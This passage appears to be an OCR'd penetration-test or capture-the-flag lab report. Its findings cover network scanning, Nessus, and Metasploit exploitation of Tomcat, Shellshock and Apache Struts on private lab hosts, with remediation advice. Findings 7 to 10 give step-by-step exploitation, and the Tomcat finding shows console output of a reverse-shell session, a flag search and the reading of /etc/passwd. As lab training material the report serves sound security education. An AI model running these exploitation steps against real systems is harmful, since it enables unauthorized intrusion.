
Vulnerability 3	Findings
Title	SSL Certificate Research
Type (Web app / Linux OS / WIndows OS)	Web Application
Risk Rating	Low
Description	1. Navigate to the Certificate Search tool on the osintframework.com website. 2. Access the Certificate Search tool and locate the section for entering the domain's IP address. 3. Enter the IP address of the TotalRecall.xyz domain into the designated field. 4. Generate the SSL certificate information for the provided IP address. 5. Retrieve the SSL certificate information, including any details or flags embedded within it.

Images	  
Affected Hosts	TotalRecall.xyz
Remediation	Implement proper SSL/TLS configurations to maintain the confidentiality and integrity of data transmitted over the network. Periodically review SSL certificate configurations to ensure compliance with industry best practices and security standards. Employ certificate transparency monitoring tools to detect any unauthorized or fraudulent SSL certificates issued for the domain. Educate personnel on the importance of SSL certificate management and the risks associated with expired or misconfigured certificates.


Vulnerability 4	Findings
Title	Local Network Host Enumeration
Type (Web app / Linux OS / WIndows OS)	Web App /Network Scan/Linux OS
Risk Rating	Medium
Description	1. Use NMAP or ZENMAP to perform a network scan on the local network, starting with the IP range 2. After the scan is completed, review the results to identify the total number of hosts discovered within the local network.

Images	
Affected Hosts	Local network hosts within the range 192.168.13.0/24
Remediation	Regularly conduct network scans to identify and monitor all devices connected to the local network. Implement network segmentation and access controls to limit access between different network segments and reduce the attack surface. Apply security patches and updates to all network devices and systems to mitigate vulnerabilities. Utilize intrusion detection and prevention systems to detect and respond to unauthorized network access attempts. Educate network users on the importance of network security practices, such as strong password management and avoiding the connection of unauthorized devices to the network.


Vulnerability 5	Findings
Title	Drupal Vulnerability Identification
Type (Web app / Linux OS / WIndows OS)	Linux OS/Web App/Network Scan
Risk Rating	Critical
Description	1. Execute an aggressive Nmap scan (-A) to thoroughly examine the network 2. After the scan is completed, review the results to identify hosts running Drupal within the network.

Images	
Affected Hosts	IP address 192.168.13.13 (Machine running Drupal)
Remediation	Immediately patch the Drupal installation on the affected host to address the CVE-2019-6340 vulnerability. Regularly update Drupal and its modules/plugins to mitigate known vulnerabilities. Implement network segmentation to isolate vulnerable systems and limit the potential impact of security breaches. Configure firewall rules to restrict access to sensitive services and ports on the Drupal server. Continuously monitor the Drupal installation for security updates and apply them promptly to maintain a secure environment

Vulnerability 6	Findings
Title	Nessus Vulnerability Scan
Type (Web app / Linux OS / WIndows OS)	Linux OS Vulnerability Assessment
Risk Rating	Medium
Description	1. Start the Nessus service 2. Access the Nessus web interface in your browser 3. Log in to the Nessus web interface. 4. Enter the name of your scan in the appropriate field. 5. Enter the target IP address in the appropriate field. 6. Initiate the vulnerability scan. 7. Once the scan is completed, review the results for vulnerabilities detected on the target host. 8. Identify the vulnerability ID associated with your scan.

Images	
Affected Hosts	IP address 192.168.13.12 (Target host)
Remediation	Address the critical vulnerability identified by the Nessus scan promptly to mitigate the associated security risks. Regularly perform vulnerability scans on all network hosts to identify and remediate potential security weaknesses. Implement a comprehensive patch management process to ensure that all systems and software are up-to-date with the latest security patches. Configure security policies and access controls to restrict unauthorized access to vulnerable systems and mitigate the potential impact of exploitation..

Vulnerability 7	Findings
Title	Remote Code Execution (RCE) Exploit
Type (Web app / Linux OS / WIndows OS)	Linux OS Exploitation
Risk Rating	Critical
Description	1. Identify the host with the IP ending in .10, focusing on services like Apache Tomcat Coyote JSP. 2. Use Metasploit to search for exploits related to Apache Tomcat Coyote JSP. 3. Identify an exploit with a Remote Code Execution (RCE) vulnerability. 4. Set the required options for the exploit, 5. Execute the selected exploit to gain a shell session on the target machine. 6. Interact with the shell session established on the target machine.

	7. Search the server for FLAG 7 using command "find" locate the file. 8. Once located, retrieve FLAG 7 using the "cat" command to display its contents
Images	


```
Nmap scan report for 192.168.13.10
Host is up (0.000069s latency).
Not shown: 998 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
8009/tcp open  ajp13   Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8080/tcp open  http    Apache Tomcat/Coyote JSP engine 1.1
```

```
msf6 > search tomcat jsp

Matching Modules
================

   #  Name                                                Disclosure Date  Rank       Check  Description
   -  ----                                                ---------------  ----       -----  -----------
   0  auxiliary/admin/http/tomcat_ghostcat                2020-02-20       normal     Yes    Apache Tomcat AJP File Read
   1  exploit/multi/http/tomcat_mgr_deploy                2009-11-09       excellent  Yes    Apache Tomcat Manager Application Deployer Authenticated Code Execution
   2  exploit/multi/http/tomcat_mgr_upload                2009-11-09       excellent  Yes    Apache Tomcat Manager Authenticated Upload Code Execution
   3  exploit/windows/http/cayin_xpost_sql_rce            2020-06-04       excellent  Yes    Cayin xPost wayfinder_seqid SQLi to RCE
   4  exploit/linux/http/cpi_tararchive_upload            2019-05-15       excellent  Yes    Cisco Prime Infrastructure Health Monitor TarArchive Directory Traversal Vulnerability
   5  exploit/multi/http/tomcat_jsp_upload_bypass         2017-10-03       excellent  Yes    Tomcat RCE via JSP Upload Bypass
```





```
   5  exploit/multi/http/tomcat_jsp_upload_bypass  2017-10-03       excellent  Yes    Tomcat RCE via JSP Upload Bypass
```


```
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > set rhosts 192.168.13.10
rhosts => 192.168.13.10
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > run

[*] Started reverse TCP handler on 172.28.151.151:4444
[*] Uploading payload...
[*] Payload executed!
```

```
Active sessions
===============

  Id  Name  Type             Information  Connection
  --  ----  ----             -----------  ----------
  1         shell java/linux              172.28.151.151:4444 → 192.168.13.10:49808  (192.168.13.10)

msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > sessions -i 1
[*] Starting interaction with 1...

ls
LICENSE
NOTICE
RELEASE-NOTES
RUNNING.txt
bin
conf
include
lib
logs
temp
webapps
work
find / -type f -iname "*flag*"
```


	
Affected Hosts	IP address 192.168.13.10
Remediation	Patch and update vulnerable services and applications to prevent exploitation through known vulnerabilities. Implement network segmentation and access controls to restrict unauthorized access to critical systems and services. Utilize intrusion detection and prevention systems to monitor and block suspicious network activity indicative of exploitation attempts.

Vulnerability 8	Findings
Title	Remote Code Execution (RCE) Exploit
Type (Web app / Linux OS / WIndows OS)	Linux OS Exploitation
Risk Rating	Critical
Description	1. Launch the Metasploit console and search for exploits related to the Shell Shock vulnerability. 2. Choose an appropriate exploit considering the target host and the provided URI. 3. Utilize the Apache_mod_c exploit as indicated in option 1. Ensure that the results reflect in the HTTP server header during the Nmap scan. 4. Set the required options for the exploit, such as the target IP address, URI, and any other necessary parameters. 5. Execute the selected exploit to establish a Meterpreter session. 6. Interact with the Meterpreter session to explore the target system. 7. Attempt to check sudo privileges. 8. Due to limited sudo access, explore alternative methods to check sudo permissions. 9. After gaining sudo permission access, retrieve the user list.



	10. Identify FLAG 8 within the user list or any relevant information retrieved from the target system. 11. Retrieve FLAG 8 from the output displayed in the Meterpreter session.
Images	   









	
Affected Hosts	IP address 192.168.13.11
Remediation	Patch and update vulnerable services and applications to prevent exploitation through known vulnerabilities such as Shellshock. Implement network segmentation and access controls to restrict unauthorized access to critical systems and services. Deploy intrusion detection and prevention systems to detect and block attempts to exploit known vulnerabilities.

Vulnerability 9	Findings
Title	Server Enumeration and Exploitation
Type (Web app / Linux OS / WIndows OS)	Linux OS Exploitation
Risk Rating	Critical
Description	1. Review the task details, which indicate searching for suspicious usernames on the target server. 2. Since sudo access is not available, explore alternative methods for user enumeration. The /etc/passwd file is suggested as a potential source. 3. Access the file and scan through its contents to enumerate the usernames listed. 4. Locate FLAG 9 among the usernames listed in the /etc/passwd file. 5. Identify FLAG 9 within the list of usernames or any relevant information retrieved from the target server.

Images	
Affected Hosts	IP address 192.168.13.11
Remediation	Review and analyze system logs and access records to identify unauthorized access attempts and potential security breaches. Implement strong password policies and multi-factor authentication to enhance user account security and prevent unauthorized access. Regularly audit and monitor system configurations, including user accounts and permissions, to detect and mitigate security vulnerabilities.






Vulnerability 10	Findings
Title	Remote Code Execution (RCE) Exploit
Type (Web app / Linux OS / WIndows OS)	Linux OS Exploitation
Risk Rating	Critical
Description	1. Conduct a Nessus scan on the target IP, which identifies the Apache Struts vulnerability, specifically the Jakarta Multipart Parser RCE injection. 2. Access the Metasploit console to search for relevant exploits 3. Set the target host and execute the exploit. 4. Successfully exploit the vulnerability and gain access to the host. Interact with the session using Meterpreter. 5. Conduct a search for files containing FLAG 10 using the "find" command within the shell session.




Vulnerability 10	Findings
Title	Remote Code Execution (RCE) Exploit
Type (Web app / Linux OS / WIndows OS)	Linux OS Exploitation
Risk Rating	Critical
	6. After locating the file, discover it to be a 7z archive. 7. Use Meterpreter's download options to transfer the 7z file to the local machine to extract and view its contents, containing the flag. 8. Employ the command "7z x" to successfully extract the file. 9. After extracting the file, the contents become visible, revealing FLAG 10.
Images	  



Vulnerability 10	Findings
Title	Remote Code Execution (RCE) Exploit
Type (Web app / Linux OS / WIndows OS)	Linux OS Exploitation
Risk Rating	Critical
	       
